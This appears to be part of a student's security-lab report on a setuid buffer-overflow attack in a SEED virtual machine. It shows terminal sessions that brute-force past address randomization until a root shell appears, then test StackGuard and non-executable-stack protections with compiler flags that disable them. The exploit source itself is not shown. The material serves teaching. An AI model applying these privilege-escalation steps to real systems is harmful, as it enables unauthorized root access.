
We first enable the Address Space Randomization for both the stack and the heap by setting the value to 2. The value 1 only denotes the stack address being randomized. When we try the attack, we get a *segmentation fault*. Thus the attack is unsuccessful!

```
[02/17/21]seed@VM:~/Lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/21]seed@VM:~/Lab3$ ls
badfile      dash_shell_test  exploit.py        stack
bruteForceAttack  dash_shell_test.c  peda-session-stack_debug.txt  stack.c
call_shellcode  exploit      setRoot          stack_debug
call_shellcode.c  exploit.c      setRoot.c        uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ./stack
Segmentation fault
[02/17/21]seed@VM:~/Lab3$
```

We then run the given script to make the program go on a loop. This is nothing but a brute-force approach to attack the same address that is given in the *badfile*.




```
[02/17/21]seed@VM:~/Lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/21]seed@VM:~/Lab3$ ls
badfile      dash_shell_test  exploit.py          stack
bruteForceAttack dash_shell_test.c peda-session-stack_debug.txt stack.c
call_shellcode exploit             setRoot           stack_debug
call_shellcode.c exploit.c        setRoot.c        uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ./stack
Segmentation fault
[02/17/21]seed@VM:~/Lab3$ sudo chown root bruteForceAttack
[02/17/21]seed@VM:~/Lab3$ sudo chmod 4755 bruteForceAttack
[02/17/21]seed@VM:~/Lab3$ ll
total 96
-rw-rw-r-- 1 seed seed 517 Feb 17 15:54 badfile
-rwsr-xr-x 1 root seed 269 Feb 17 16:00 bruteForceAttack
-rwxrwxr-x 1 seed seed 7388 Feb 16 18:12 call_shellcode
-rw-rw-r-- 1 seed seed 951 Feb 12 14:59 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 17 15:38 dash_shell_test
-rw-rw-r-- 1 seed seed 210 Feb 17 15:47 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7564 Feb 17 15:05 exploit
-rw-rw-r-- 1 seed seed 1398 Feb 17 15:05 exploit.c
-rwxrwxr-- 1 seed seed 1076 Feb 17 15:53 exploit.py
-rw-rw-r-- 1 seed seed 11 Feb 16 18:21 peda-session-stack_debug.txt
-rwxrwxr-x 1 seed seed 7388 Feb 17 15:11 setRoot
-rw-rw-r-- 1 seed seed 46 Feb 17 15:09 setRoot.c
-rwsr-xr-x 1 root seed 7516 Feb 16 18:15 stack
-rw-rw-r-- 1 seed seed 978 Feb 16 17:57 stack.c
-rwxrwxr-x 1 seed seed 9836 Feb 16 18:20 stack_debug
-rwsr-xr-x 1 root seed 7444 Feb 17 15:48 uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$
```



```
9 minutes and 30 seconds elapsed.
The program has been running 139776 times so far.
./bruteForceAttack: line 15: 16889 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139777 times so far.
./bruteForceAttack: line 15: 16890 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139778 times so far.
./bruteForceAttack: line 15: 16891 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139779 times so far.
./bruteForceAttack: line 15: 16892 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139780 times so far.
./bruteForceAttack: line 15: 16893 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139781 times so far.
./bruteForceAttack: line 15: 16894 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139782 times so far.
./bruteForceAttack: line 15: 16895 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139783 times so far.
./bruteForceAttack: line 15: 16896 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139784 times so far.
./bruteForceAttack: line 15: 16897 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139785 times so far.
#
```


The output shows the time taken and the attempts taken to perform the attack with both Address Space Randomization and the Brute-Force Approach. This shows that the attack is successful! The main explanation here is that when Address Space Randomization was switched off, the stack always initialized from the same memory point for each program. This made it easy to find the offset (difference between return address and start of buffer) to place the bad code and the return address inside the program. But when Address Space Randomization is switched on, the stack's initialization always occurs in a randomized fashion. The only other way is the brute force approach where we try many number of times.



```
Terminal File Edit View Search Terminal Help
./bruteForceAttack: line 15: 16891 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139779 times so far.
./bruteForceAttack: line 15: 16892 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139780 times so far.
./bruteForceAttack: line 15: 16893 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139781 times so far.
./bruteForceAttack: line 15: 16894 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139782 times so far.
./bruteForceAttack: line 15: 16895 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139783 times so far.
./bruteForceAttack: line 15: 16896 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139784 times so far.
./bruteForceAttack: line 15: 16897 Segmentation fault      ./stack
9 minutes and 30 seconds elapsed.
The program has been running 139785 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ls
badfile      dash_shell_test  exploit.py          stack
bruteForceAttack  dash_shell_test.c  peda-session-stack_debug.txt  stack.c
call_shellcode  exploit        setRoot           stack_debug
call_shellcode.c exploit.c       setRoot.c         uncommentedSetUIDShellTest
#
```


## Task 5: Turn on the StackGuard Protection

First up, we disable the Address Space Randomization and we compile the program with StackGuard Protection Scheme and the Executable Stack. We also make this into a SETUID program.



```
[02/17/21]seed@VM:~/Lab3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/17/21]seed@VM:~/Lab3$ gcc -z execstack -o stackwithSG stack.c
[02/17/21]seed@VM:~/Lab3$ ll stackwithSG
-rwxrwxr-x 1 seed seed 7564 Feb 17 20:07 stackwithSG
[02/17/21]seed@VM:~/Lab3$ sudo chown root stackwithSG
[02/17/21]seed@VM:~/Lab3$ sudo chmod 4755 stackwithSG
[02/17/21]seed@VM:~/Lab3$ ll stackwithSG
-rwsr-xr-x 1 root seed 7564 Feb 17 20:07 stackwithSG
[02/17/21]seed@VM:~/Lab3$
```

When we run this vulnerable program, we can observe that the buffer overflow attack fails:




```
[02/17/21]seed@VM:~/Lab3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/17/21]seed@VM:~/Lab3$ gcc -z execstack -o stackwithSG stack.c
[02/17/21]seed@VM:~/Lab3$ ll stackwithSG
-rwxrwxr-x 1 seed seed 7564 Feb 17 20:07 stackwithSG
[02/17/21]seed@VM:~/Lab3$ sudo chown root stackwithSG
[02/17/21]seed@VM:~/Lab3$ ll stackwithSG
-rwsr-xr-x 1 root root 7564 Feb 17 20:07 stackwithSG
[02/17/21]seed@VM:~/Lab3$ ./stackwithSG
*** stack smashing detected ***: ./stackwithSG terminated
Aborted
[02/17/21]seed@VM:~/Lab3$
```

### Task 6: Turn on the Non-Executable Stack Protection

We compile the program with StackGuard Scheme switched off and the non-executable stack as well. We convert this into a SETUID program. When we run it, we get the *segmentation fault* error as the buffer overflow attack did not work as intended and the program crashed.

This is because the stack is obviously no longer executable. Whenever we perform this kind of attack, we run it with root access and hence, the code can be very dangerous. By removing the executable feature, the normal program will be able to run the same but without any side effects. Here, the malicious code is considered as data rather than code and hence it is not treated as a program (just as a read-only data, maybe). Therefore the attack will fail unlike before as the stack was executable.



```
[02/17/21]seed@VM:~/Lab3$ gcc -o stackNE -fno-stack-protector -z noexecstack stack.c
[02/17/21]seed@VM:~/Lab3$ sudo chown root stackNE
[02/17/21]seed@VM:~/Lab3$ sudo chmod 4755 stackNE
[02/17/21]seed@VM:~/Lab3$ ll stackNE
-rwsr-xr-x 1 root root 7516 Feb 17 20:09 stackNE
[02/17/21]seed@VM:~/Lab3$ ./stackNE
Segmentation fault
[02/17/21]seed@VM:~/Lab3$
```